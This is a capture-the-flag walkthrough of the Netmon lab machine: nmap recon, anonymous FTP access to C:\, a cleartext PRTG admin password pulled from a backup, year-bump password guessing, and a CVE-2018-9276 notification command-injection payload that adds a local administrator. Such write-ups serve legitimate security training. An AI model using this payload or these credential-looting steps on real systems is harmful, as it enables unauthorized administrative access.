Netmon
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port21allows anonymous FTP with access to the wholeC:\. InC:\ProgramData\Paessler\PRTG Network Monitorthere's aPRTG Configuration.old.bakwith the credentialprtgadmin:PrTg@dmin2018. The password is stale (it's from a.bak), but bumping the year toPrTg@dmin2019logs into PRTG Network Monitor 18.1.37, vulnerable to CVE-2018-9276: the parameter field of a notification is concatenated into a PowerShell call running as SYSTEM/Administrator. Injecting;net user ... /add;net localgroup administrators ... /addcreates a local admin, and with it we WinRM in for both flags.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.10.152
64 bytes from 10.10.10.152: icmp_seq=1 ttl=127 time=101 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
A full TCP port scan (-p-) reveals several services: FTP (21), HTTP (80), the Windows SMB/RPC block and WinRM (5985):
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 10.10.10.152
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664-49669/tcp open unknown
Thirteen ports are too many to copy by hand, so extractPorts (a .zshrc function) boils the -oG file down and leaves them on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.152
Open ports: 21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669

Ports copied to clipboard
The -sCV over those ports sums it all up at once: anonymous FTP open, a PRTG Network Monitor on 80 and the Windows Server SMB/WinRM block:
nmap -p21,80,135,139,445,5985,47001 -sCV 10.10.10.152
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-title: Welcome | PRTG Network Monitor (NETMON)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0
49664-49669/tcp open msrpc    Microsoft Windows RPC
Service Info: OS: Windows
Three pieces set the course: FTP accepting anonymous, PRTG 18.1.37 (a specific version) and WinRM (5985) as the way in once we have admin credentials.
TCP 80 - PRTG Network Monitor
whatweb confirms the technology and, above all, the exact version: PRTG/18.1.37.13946:
whatweb 10.10.10.152
http://10.10.10.152 [302 Found] HTTPServer[PRTG/18.1.37.13946], PRTG-Network-Monitor[18.1.37.13946,PRTG], RedirectLocation[/index.htm], X-XSS-Protection[1; mode=block]There's a Paessler PRTG login, but admin:admin and similar don't get in:

PRTG is a commercial monitoring product; the 18.1.37 version is noted for vuln research. First, the anonymous FTP deserves a visit.
Auth as prtgadmin
TCP 21 - Anonymous FTP and the PRTG config
Anonymous FTP grants access to the full C:\ root. PRTG stores its config in C:\ProgramData\Paessler\PRTG Network Monitor, where besides the active file there are backups:
We log in with user anonymous (no password) and confirm the whole C:\ root is listable (Program Files, Users, Windows, ProgramData...). We drop into ProgramData, home of the Paessler folder:
ftp 10.10.10.152      # user: anonymous
ls -la
cd ProgramData
dir
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
02-03-19  08:05AM  <DIR>  Documents and Settings
02-03-19  12:28AM  <DIR>  Program Files
12-15-21  10:40AM  <DIR>  ProgramData
02-03-19  08:08AM  <DIR>  Users
11-10-23  10:20AM  <DIR>  Windows
Inside Paessler\PRTG Network Monitor, alongside the active config there are backups; we download the .old.bak:
cd Paessler/PRTG Network Monitor
ls -la
binary
get "PRTG Configuration.old.bak"
ftp> ls -la
...
02-03-19  12:18AM       <DIR>          Configuration Auto-Backups
09-27-25  07:55AM       <DIR>          Log Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153570 PRTG Configuration.old.bak
09-27-25  07:56AM              1639822 PRTG Graph Data Cache.dat
226 Transfer complete.
ftp> binary
200 Type set to I.
ftp> get "PRTG Configuration.old.bak"
229 Entering Extended Passive Mode (|||51284|)
150 Opening BINARY mode data connection.
100% |***************|  1153701 bytes received in 00:02 (395.95 KiB/s)
226 Transfer complete.
PRTG Configuration.old.bak is an old backup. Grepping for pass reveals an admin credential in clear:
cat "PRTG Configuration.old.bak" | grep -i "pass" -B 5 | head -n 30
<dbpassword>
  <!-- User: prtgadmin -->
  PrTg@dmin2018
</dbpassword>
Before trying it, we save it aside so we don't have to retype an @ and a ! inside the wrong quotes:
echo 'prtgadmin:PrTg@dmin2018' > ../content/credentials.txt
cat ../content/credentials.txt
prtgadmin:PrTg@dmin2018Password guessing by year
The credential prtgadmin:PrTg@dmin2018 doesn't work. It goes straight into the form:

10.10.10.152/public/login.htm?errormsg=Your login has failed. Please try again!&loginurl=
  Login Name: prtgadmin
  Password:   PrTg@dmin2018
And the panel answers "Your login has failed". It's from an .old.bak, so it was likely changed:

The PrTg@dmin<year> pattern invites trying the next year. We try prtgadmin:PrTg@dmin2019:

And PrTg@dmin2019 works, logging into the PRTG admin panel:

An old password is rarely useless: it reveals the pattern the admin reuses. Bumping the year is the obvious attack.
Shell as Administrator
CVE-2018-9276: command injection in PRTG notifications
PRTG < 18.2.39 carries CVE-2018-9276: the notification system can execute a program and pass it parameters, and that parameter field isn't sanitised before being concatenated into a PowerShell call the service runs as NT AUTHORITY\SYSTEM / Administrator. A ; separates commands, like any command injection.
A search for "PRTG Network Monitor command injection" leads to an article with the exact steps (create a notification, pick a demo PowerShell script and inject into its parameters):



Already authenticated as a PRTG admin, we navigate to the notifications section under Setup → Account Settings → Notifications:

There we click Add new notification:

We give the notification a name (test):
We drop down to the Execute Program option, pick the Demo exe notification - outfile.ps1 script and in Parameter inject the payload that creates a user and adds it to administrators:
test.txt;net user jaime j4ime! /add;net localgroup administrators jaime /add
